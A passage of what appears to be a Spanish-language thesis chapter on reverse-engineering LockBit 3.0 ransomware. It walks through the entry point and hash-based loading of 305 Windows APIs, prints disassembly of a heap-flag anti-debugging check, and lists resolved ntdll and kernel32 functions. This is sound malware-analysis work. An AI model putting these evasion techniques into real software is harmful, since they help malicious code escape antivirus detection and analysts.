El punto de entrada del programa, representado como `entry()` [7] en herramientas de ingeniería inversa como Ghidra, es la primera función ejecutada al iniciar un ejecutable. Este punto de entrada a diferencia de WannaCry y otros ejecutables programados en lenguajes de alto nivel para Windows no cuenta con una función `wWinMain()` [8].

En el punto de entrada se identifican cuatro funciones clave del malware. La primera, `FUN_00419000()`, no realiza ninguna operación y simplemente retorna, que es una función de relleno. La segunda, `construct_api_addresses_antidbg()`, carga dinámicamente un total de 305 funciones de la API de Windows con un mecanismo sofisticado mediante hashes que evita su invocación directa, dificultando así la detección por parte de soluciones antivirus y complicando significativamente el análisis estático, ya que requerimos del dinámico para observar las funciones que son cargadas. Además, incorpora múltiples técnicas de antidepuración ocultas y avanzadas.

La tercera función, `setup_environment_and_escalate_preeexploit()`, prepara el entorno, ya que establece los recursos criptográficos necesarios, carga funciones adicionales y obtiene los permisos necesarios para la ejecución completa del ransomware. Finalmente, en `FUN_00417458()` se lleva a cabo el objetivo principal del ransomware, que incluye la encriptación de archivos, el movimiento lateral en el Directorio Activo y el establecimiento de persistencia en el sistema.

El programa finaliza con una llamada a `ExitProcess()` que es cargada previamente de forma dinámica, seguida de otras funciones de la API de Windows las cuales no tienen ningún propósito aparente, ya que no se van a ejecutar, y que probablemente actúan como relleno o por asemejarse a un programa legítimo. Cabe destacar que, al final del flujo, la descompilación en Ghidra falla debido a una sucesión continua de ceros ya que no cuenta con una salida de función tradicional.

```
entry()
1 void entry(...)

2 {
3     ...
4     FUN_00419000();
5     construct_api_addresses_antidbg();
6     setup_environment_and_escalate_preeexploit();
7     FUN_00417458();
8     hLibModule = (HMODULE)0x0;
9     (*ExitProcess)();
10    GetTickCount();
11    GetCommandLineW();
12    FreeLibrary(hLibModule);
13    ... // Múltiples funciones de Windows aleatorias
14    halt_baddata(); /* WARNING: Bad instruction - Truncating control flow here */
15 }
```

**FUN\_00419000()**

- ```

    ▷ lockbit.exe

    ▼ entry()
        • FUN_00419000()
        • construct_api_addresses_antidbg()
        • setup_environment_and_escalate_preeexploit()
        • FUN_00417458

```

La función `FUN_00419000()` es una función de relleno ya no invoca ninguna función ni ejecuta lógica adicional, simplemente se retorna.

```

FUN_00419000()

1 void FUN_00419000(void)
2 {
3     return;
4 }

```

**construct\_api\_addresses\_antidbg()**

- ```

    ▷ lockbit.exe

    ▼ construct_api_addresses_antidbg()
        • api_hashing_func()
        • load_apis_func()
        • hide_thread_from_dbg_func()
        • decompress_obfuscated_code_func()
        • antidbg_rewritedb_func()

```

La función `construct_api_addresses_antidbg()` obtiene de forma dinámica la dirección de memoria de la función API de Windows `RtlCreateHeap` [97]. Para ello, utiliza un valor hash previamente desofuscado con la máscara `0x10035fff`, el cual referencia a dicha función. Este proceso se realiza mediante la función `api_hashing_func()` que obtiene las librerías cargadas por el ejecutable, aplicando un hash personalizado. A continuación, recorre cada función exportada por la librería, aplicando nuevamente el algoritmo de hash sobre el hash de la librería combinado con el nombre de la API, y lo contrasta con el hash proporcionado como parámetro, que una vez encuentra una coincidencia, devuelve la dirección de la función correspondiente en memoria.



Figura 4.76: Obtención de puntero a `RtlCreateHeap` en `api_hashing_func()`

Antes de continuar, se invoca la función `RtlCreateHeap` [97], la cual devuelve un manejador a un montón creado. El primer parámetro corresponde a la combinación de flags (banderas) 0x00041002. Aunque esta función no está completamente documentada por Microsoft, gracias al archivo `rtltypes.h` [98] de ReactOS, que es un Sistema Operativo compatible con Windows que replica sus estructuras, se puede identificar esta combinación como:

- `HEAP_CREATE_ENABLE_EXECUTE` (0x00040000): Permite la ejecución de código desde el montón.
- `HEAP_CLASS_1` (0x00001000): Indica que se trata de un montón privado.
- `HEAP_GROWABLE` (0x00000002): Permite que el montón crezca dinámicamente.

Por tanto, se está creando un montón privado, dinámico y con capacidad de ejecutar código, lo que indica que será utilizado para cargar código de forma dinámica en memoria y ejecutarlo. Además, si se observa con detalle el código ensamblador, se detecta una técnica de evasión de antidepuración muy sutil, que aparece inofensiva, pero si se analiza línea por línea y se sigue los punteros implicados, se revela una técnica avanzada diseñada para dificultar su detección en entornos de análisis.

La técnica de evasión de antidepuración se basa en las banderas del `montón`, accediendo concretamente al desplazamiento +0x40, corresponde al campo de `banderas` de la estructura interna de la estructura `HEAP` [99]. Esta técnica se apoya en el hecho de que el bit `VALIDATE_PARAMETERS_ENABLED` (0x40000000) se activa automáticamente cuando un proceso está siendo depurado [100]. En caso de que este bit esté activo, el malware ejecuta una instrucción `ROL` sobre el manejador del `montón`, corrompiéndolo intencionalmente y haciéndolo inutilizable, lo que provoca un comportamiento errático cuando se utilice, en caso de continuar la ejecución bajo depuración.

Listado 4.2: Técnica de antidepuración en `construct_api_addresses_antidbg()`

```

CALL EAX ; Invoca RtlCreateHeap, y EAX = manejador del montón
MOV ESI, EAX ; ESI = manejador del montón
...
MOV EAX, [EAX+0x40] ; Accede al campo de banderas con un desplazamiento (+0x40)
SHR EAX, 0x1C ; Desplaza 28 bits a la derecha para aislar los últimos bits de la bandera
TEST EAX, 0x04 ; Verifica si el bit 30 está activo (VALIDATE_PARAMETERS_ENABLED)
JZ LAB_004063dd ; Si no está activo, salta (no se está depurando)
ROL ESI, 0x1 ; Si está activo, rota a la izquierda el handle del montón, corrompiéndolo
LAB_004063dd:
...

```

Este comportamiento podemos comprobarlo depurándolo con x32dbg y revisando el contenido del campo de banderas (está en LittleEndian por lo que están al revés), distinguimos una serie de banderas que se han activado automáticamente al depurar:

- `HEAP_VALIDATE_PARAMETERS_ENABLED` (0x40000000): Verifica ciertos aspectos del `montón` cada vez que se invoca una función asociada [101].
- `HEAP_FREE_CHECKING_ENABLED` (0x00000040): Rellena la memoria liberada con el valor 0xFFFFFFFF para detectar accesos indebidos posteriores [100].

- **HEAP\_TAIL\_CHECKING\_ENABLED** (0x00000020): Añade al final de cada bloque de memoria la secuencia 0xABABABAB (dos veces en sistemas de 32 bits, cuatro veces en 64 bits) para detectar posibles desbordamientos de memoria [100].

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=L]
Address	Hex				ASCII	
02E20000	C9 FE DB 1E	DB 32 00 01	EE FF EE FF	02 00 00 00	Eþ0.02..iÿiÿ..	
02E20010	A4 00 E2 02	A4 00 E2 02	00 00 E2 02	00 00 E2 02	þ.â.â.â.â.	
02E20020	0F 00 00 00	A8 04 E2 02	00 F0 E2 02	0E 00 00 00	....a.ða..	
02E20030	01 00 00 00	00 00 00 00	F0 0F E2 02	F0 0F E2 02	....ð.ð.ð.ð.	
02E20040	62 10 04 40	60 00 00 40	00 00 00 00	00 00 10 00	b..@...@..	
02E20050	5C FE DA 8A	DB 32 00 00	00 00 00 00	00 FE 00 00	\þ.02.....þ..	
02E20060	FF EE FF EE	00 00 10 00	00 20 00 00	00 02 00 00	ÿiÿi.....ÿ..	
02E20070	00 20 00 00	44 01 00 00	FF EF FD 7F	02 00 58 02	.D...ÿiÿ..x..	

Figura 4.77: Contenido del campo de banderas del HEAP en x32dbg (0x40041062)

Para poder depurar correctamente el ejecutable sin que el montón se corrompa, será necesario parchear la instrucción **ROL** en Ghidra y sustituirla por una instrucción nula como **NOP**. Esto evitara que se corrompa el manejador del montón, independientemente de si se está depurando o no.




Figura 4.78: Ejecutable LockBit 3.0 parcheado para poder depurarlo

Tras esto, se obtiene dinámicamente otra función con **api\_hashing\_func()**, con otro hash, previamente desofuscado, que hace referencia a la función **RtlAllocateHeap** [102], encargada de realizar asignaciones de memoria sobre el manejador del montón previamente creado con **RtlCreateHeap** [97].




Figura 4.79: Obtención de puntero a RtlCreateHeap en api\_hashing\_func()

Una vez se obtiene un manejador de montón válido, de la función **RtlCreateHeap** [97], y del puntero a la función **RtlAllocateHeap** [102], se invoca la función **load\_apis\_func()**, que recibe múltiples parámetros. Como primer parámetro, recibe la dirección de memoria donde se almacenarán los punteros a las funciones que serán cargadas dinámicamente. El segundo parámetro corresponde a una variable global donde los primeros 4 bytes contienen el hash de la librería a la que pertenecen las funciones, seguido de una secuencia de pares de 4 bytes donde cada uno es un hash que corresponde a una función API de dicha librería. El tercer parámetro es el manejador del montón previamente creado, y el cuarto parámetro es el puntero a la función **RtlAllocateHeap** [102], encargada de reservar espacio de memoria en el montón para almacenar los punteros de las funciones resueltas.

Las funciones que se cargan son un total de 305 funciones, que se han tenido que renombrar manualmente en Ghidra, para visualizar en las diferentes secciones del código la función API cargada por `load_apis_func()`, ya que son invocadas en la posición de memoria en las que son referenciadas:

1. En la dirección 0x42540c, se almacenan punteros a funciones API de la biblioteca `ntdll.dll` [103], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EDX 779CDA40 ntdll.779CDA40

Figura 4.80: Primeros 4 bytes correspondientes a `ntdll.dll`

- 0x425410 → `RtlCreateHeap` [97]




Figura 4.81: Asignación dinámica de `RtlCreateHeap`

- 0x425414 → `RtlDestroyHeap` [104]




Figura 4.82: Asignación dinámica de `RtlDestroyHeap`

- 0x425418 → `RtlAllocateHeap` [102]




Figura 4.83: Asignación dinámica de `RtlAllocateHeap`

- 0x42541C → `RtlReallocateHeap` [105]




Figura 4.84: Asignación dinámica de `RtlReallocateHeap`

- 0x425420 → `RtlFreeHeap` [106]




Figura 4.85: Asignación dinámica de `RtlFreeHeap`

- 0x425424 → `memcpy` [107]






Figura 4.86: Asignación dinámica de `memcpy`


- 0x425428 → memset [44]

Figura 4.87: Asignación dinámica de `memset`


- 0x42542C → memmove [108]

Figura 4.88: Asignación dinámica de `memmove`


- 0x425430 → strlen [109]

Figura 4.89: Asignación dinámica de `strlen`


- 0x425434 → strcpy [110]

Figura 4.90: Asignación dinámica de `strcpy`


- 0x425438 → strstr [111]

Figura 4.91: Asignación dinámica de `strstr`


- 0x42543C → wcslen [112]

Figura 4.92: Asignación dinámica de `wcslen`

- 0x425440 → wcscat [113]

Figura 4.93: Asignación dinámica de `wcscat`

- 0x425444 → wcscpy [114]

Figura 4.94: Asignación dinámica de `wcscpy`

- 0x425448 → wcsstr [115]



Figura 4.95: Asignación dinámica de wcsstr

- 0x42544C → wcschr [116]



Figura 4.96: Asignación dinámica de wcschr

- 0x425450 → wcsrchr [117]




Figura 4.97: Asignación dinámica de wcsrchr

- 0x425454 → \_wcsicmp [118]




Figura 4.98: Asignación dinámica de \_wcsicmp

- 0x425458 → \_wslwr [119]




Figura 4.99: Asignación dinámica de \_wslwr

- 0x42545C → \_wstrupr [120]




Figura 4.100: Asignación dinámica de \_wstrupr

- 0x425460 → \_strupr [121]




Figura 4.101: Asignación dinámica de \_strupr

- 0x425464 → \_swprintf [122]




Figura 4.102: Asignación dinámica de \_swprintf

- 0x425468 → sprintf [21]




Figura 4.103: Asignación dinámica de sprintf

- 0x42546C → \_ui64toa [123]




Figura 4.104: Asignación dinámica de \_ui64toa

- 0x425470 → \_alldiv [124]




Figura 4.105: Asignación dinámica de \_alldiv

- 0x425474 → NtOpenProcess [125]




Figura 4.106: Asignación dinámica de NtOpenProcess

- 0x425478 → ZwDuplicateToken [126]




Figura 4.107: Asignación dinámica de ZwDuplicateToken

- 0x42547C → ZwDuplicateObject [127]




Figura 4.108: Asignación dinámica de ZwDuplicateObject

- 0x425480 → ZwSetThreadExecutionState [128]




Figura 4.109: Asignación dinámica de ZwSetThreadExecutionState

- 0x425484 → NtSetInformationProcess [129]



Figura 4.110: Asignación dinámica de NtSetInformationProcess

- 0x425488 → NtQuerySystemInformation [130]




Figura 4.111: Asignación dinámica de NtQuerySystemInformation

- 0x42548C → ZwQueryInformationProcess [131]




Figura 4.112: Asignación dinámica de ZwQueryInformationProcess

- 0x425490 → NtQueryInformationToken [132]




Figura 4.113: Asignación dinámica de NtQueryInformationToken

- 0x425494 → NtSetInformationToken [133]




Figura 4.114: Asignación dinámica de NtSetInformationToken

- 0x425498 → ZwSetInformationThread [134]




Figura 4.115: Asignación dinámica de ZwSetInformationThread

- 0x42549C → NtSetSecurityObject [135]



Figura 4.116: Asignación dinámica de NtSetSecurityObject

- 0x4254A0 → NtOpenProcessToken [136]



Figura 4.117: Asignación dinámica de NtOpenProcessToken

- 0x4254A4 → ZwShutdownSystem [137]



Figura 4.118: Asignación dinámica de ZwShutdownSystem

- 0x4254A8 → RtlAdjustPrivilege [138]



Figura 4.119: Asignación dinámica de RtlAdjustPrivilege

- 0x4254AC → RtlInitializeCriticalSection [139]




Figura 4.120: Asignación dinámica de RtlInitializeCriticalSection

- 0x4254B0 → RtlEnterCriticalSection [140]




Figura 4.121: Asignación dinámica de RtlEnterCriticalSection

- 0x4254B4 → RtlLeaveCriticalSection [141]




Figura 4.122: Asignación dinámica de RtlLeaveCriticalSection

- 0x4254B8 → RtlDeleteCriticalSection [142]




Figura 4.123: Asignación dinámica de RtlDeleteCriticalSection

- 0x4254BC → RtlInitUnicodeString [143]




Figura 4.124: Asignación dinámica de RtlInitUnicodeString

- 0x4254C0 → RtlSetHeapInformation [144]



Figura 4.125: Asignación dinámica de RtlSetHeapInformation

- 0x4254C4 → LdrEnumerateLoadedModules [145]




Figura 4.126: Asignación dinámica de LdrEnumerateLoadedModules

- 0x4254C8 → NtTerminateProcess [146]




Figura 4.127: Asignación dinámica de NtTerminateProcess

- 0x4254CC → ZwTerminateThread [147]




Figura 4.128: Asignación dinámica de ZwTerminateThread

- 0x4254D0 → ZwClose [148]



Figura 4.129: Asignación dinámica de ZwClose

- 0x4254D4 → ZwPrivilegeCheck [149]




Figura 4.130: Asignación dinámica de ZwPrivilegeCheck

- 0x4254D8 → ZwWriteVirtualMemory [150]




Figura 4.131: Asignación dinámica de ZwWriteVirtualMemory

- 0x4254DC → ZwReadVirtualMemory [151]




Figura 4.132: Asignación dinámica de ZwReadVirtualMemory

- 0x4254E0 → ZwProtectVirtualMemory [152]




Figura 4.133: Asignación dinámica de ZwProtectVirtualMemory

- 0x4254E4 → NtAllocateVirtualMemory [153]




Figura 4.134: Asignación dinámica de NtAllocateVirtualMemory

- 0x4254E8 → NtFreeVirtualMemory [154]




Figura 4.135: Asignación dinámica de NtFreeVirtualMemory

- 0x4254EC → RtlWow64EnableFsRedirectionEx [155]




Figura 4.136: Asignación dinámica de RtlWow64EnableFsRedirectionEx

- 0x4254F0 → NtQueryInstallUILanguage [156]




Figura 4.137: Asignación dinámica de NtQueryInstallUILanguage

- 0x4254F4 → NtQueryDefaultUILanguage [157]




Figura 4.138: Asignación dinámica de NtQueryDefaultUILanguage

- 0x4254F8 → RtlTimeToTimeFields [158]




Figura 4.139: Asignación dinámica de RtlTimeToTimeFields

En azul se puede observar la memoria asignada para cada API en la figura 4.140.

00D553EC	00 00 00 00	00 00 00 00	00 00 00 00	90 E0 90 77	..... a.w
00D553FC	C0 B8 8E 77	90 34 3D 77	E0 34 3D 77	10 34 3D 77	A..w. 4=w 4=w
00D5540C	00 00 00 00	C8 05 C1 02	E0 05 C1 02	18 06 C1 02	..... E.A.Ø.A...A.
00D5541C	40 06 C1 02	68 06 C1 02	90 06 C1 02	B8 06 C1 02	@.A.h.A...A...A.
00D5542C	E0 06 C1 02	08 07 C1 02	30 07 C1 02	58 07 C1 02	a.A...A.Ø.A.X.A.
00D5543C	80 07 C1 02	A8 07 C1 02	D0 07 C1 02	F8 07 C1 02	..A...A.Ø.A.ø.A.
00D5544C	20 08 C1 02	48 08 C1 02	Z0 08 C1 02	98 08 C1 02	.A.H.A.p.A...A.
00D5545C	C0 08 C1 02	E8 08 C1 02	10 09 C1 02	38 09 C1 02	A.A.e.A...A.8.A.
00D5546C	60 09 C1 02	88 09 C1 02	B0 09 C1 02	D8 09 C1 02	^.A...A.^A.Ø.A.
00D5547C	00 0A C1 02	28 0A C1 02	50 0A C1 02	78 0A C1 02	..A.(.A.P.A.X.A.
00D5548C	A0 0A C1 02	C8 0A C1 02	F0 0A C1 02	18 0B C1 02	.A.E.A.Ø.A...A.
00D5549C	40 0B C1 02	68 0B C1 02	90 0B C1 02	B8 0B C1 02	@.A.h.A...A...A.
00D554AC	E0 0B C1 02	08 0C C1 02	30 0C C1 02	58 0C C1 02	a.A...A.Ø.A.X.A.
00D554BC	80 0C C1 02	A8 0C C1 02	D0 0C C1 02	F8 0C C1 02	..A...A.Ø.A.ø.A.
00D554CC	20 0D C1 02	48 0D C1 02	Z0 0D C1 02	98 0D C1 02	.A.H.A.p.A...A.
00D554DC	C0 0D C1 02	E8 0D C1 02	10 0E C1 02	38 0E C1 02	A.A.e.A...A.8.A.
00D554EC	60 0E C1 02	88 0E C1 02	B0 0E C1 02	D8 0E C1 02	^.A...A.^A.Ø.A.

Figura 4.140: Vista en memoria de la asignación de cada API de ntdll.dll

2. En la dirección 0x4254fc, se almacenan punteros a funciones API de la biblioteca kernel32.dll [159], donde al principio se almacena el hash de dicha librería. A continuación, estos son los punteros de las funciones API cargadas dinámicamente:

EDX    77443920    kernel32.77443920

Figura 4.141: Primeros 4 bytes correspondientes a kernel32.dll

- 0x425500 → SetFileAttributesW [64]




Figura 4.142: Asignación dinámica de SetFileAttributesW

- 0x425504 → GetFileAttributesW [60]



Figura 4.143: Asignación dinámica de GetFileAttributesW

- 0x425508 → FindFirstFileExW [160]




Figura 4.144: Asignación dinámica de FindFirstFileExW

- 0x42550C → FindNextFileW [161]




Figura 4.145: Asignación dinámica de FindNextFileW

- 0x425510 → FindClose [162]




Figura 4.146: Asignación dinámica de FindClose

- 0x425514 → CopyFileW [163]



Figura 4.147: Asignación dinámica de CopyFileW

- 0x425518 → MoveFileExW [80]



Figura 4.148: Asignación dinámica de MoveFileExW

- 0x42551C → CreateThread [164]



Figura 4.149: Asignación dinámica de CreateThread

- 0x425520 → CreateRemoteThread [165]




Figura 4.150: Asignación dinámica de CreateRemoteThread

- 0x425524 → ResumeThread [166]




Figura 4.151: Asignación dinámica de ResumeThread

- 0x425528 → CreateFileW [77]




Figura 4.152: Asignación dinámica de CreateFileW

- 0x42552C → WriteFile [31]




Figura 4.153: Asignación dinámica de WriteFile

- 0x425530 → ReadFile [78]




Figura 4.154: Asignación dinámica de ReadFile

- 0x425534 → FlushFileBuffers [167]




Figura 4.155: Asignación dinámica de FlushFileBuffers

- 0x425538 → WinExec [168]




Figura 4.156: Asignación dinámica de WinExec

- 0x42553C → Sleep [169]



Figura 4.157: Asignación dinámica de Sleep

- 0x425540 → GetOverlappedResult [170]




Figura 4.158: Asignación dinámica de GetOverlappedResult

- 0x425544 → SetFilePointerEx [171]




Figura 4.159: Asignación dinámica de SetFilePointerEx

- 0x425548 → WaitForSingleObject [66]



Figura 4.160: Asignación dinámica de WaitForSingleObject

- 0x42554C → WaitForMultipleObjects [172]




Figura 4.161: Asignación dinámica de WaitForMultipleObjects

- 0x425550 → CreateIoCompletionPort [173]

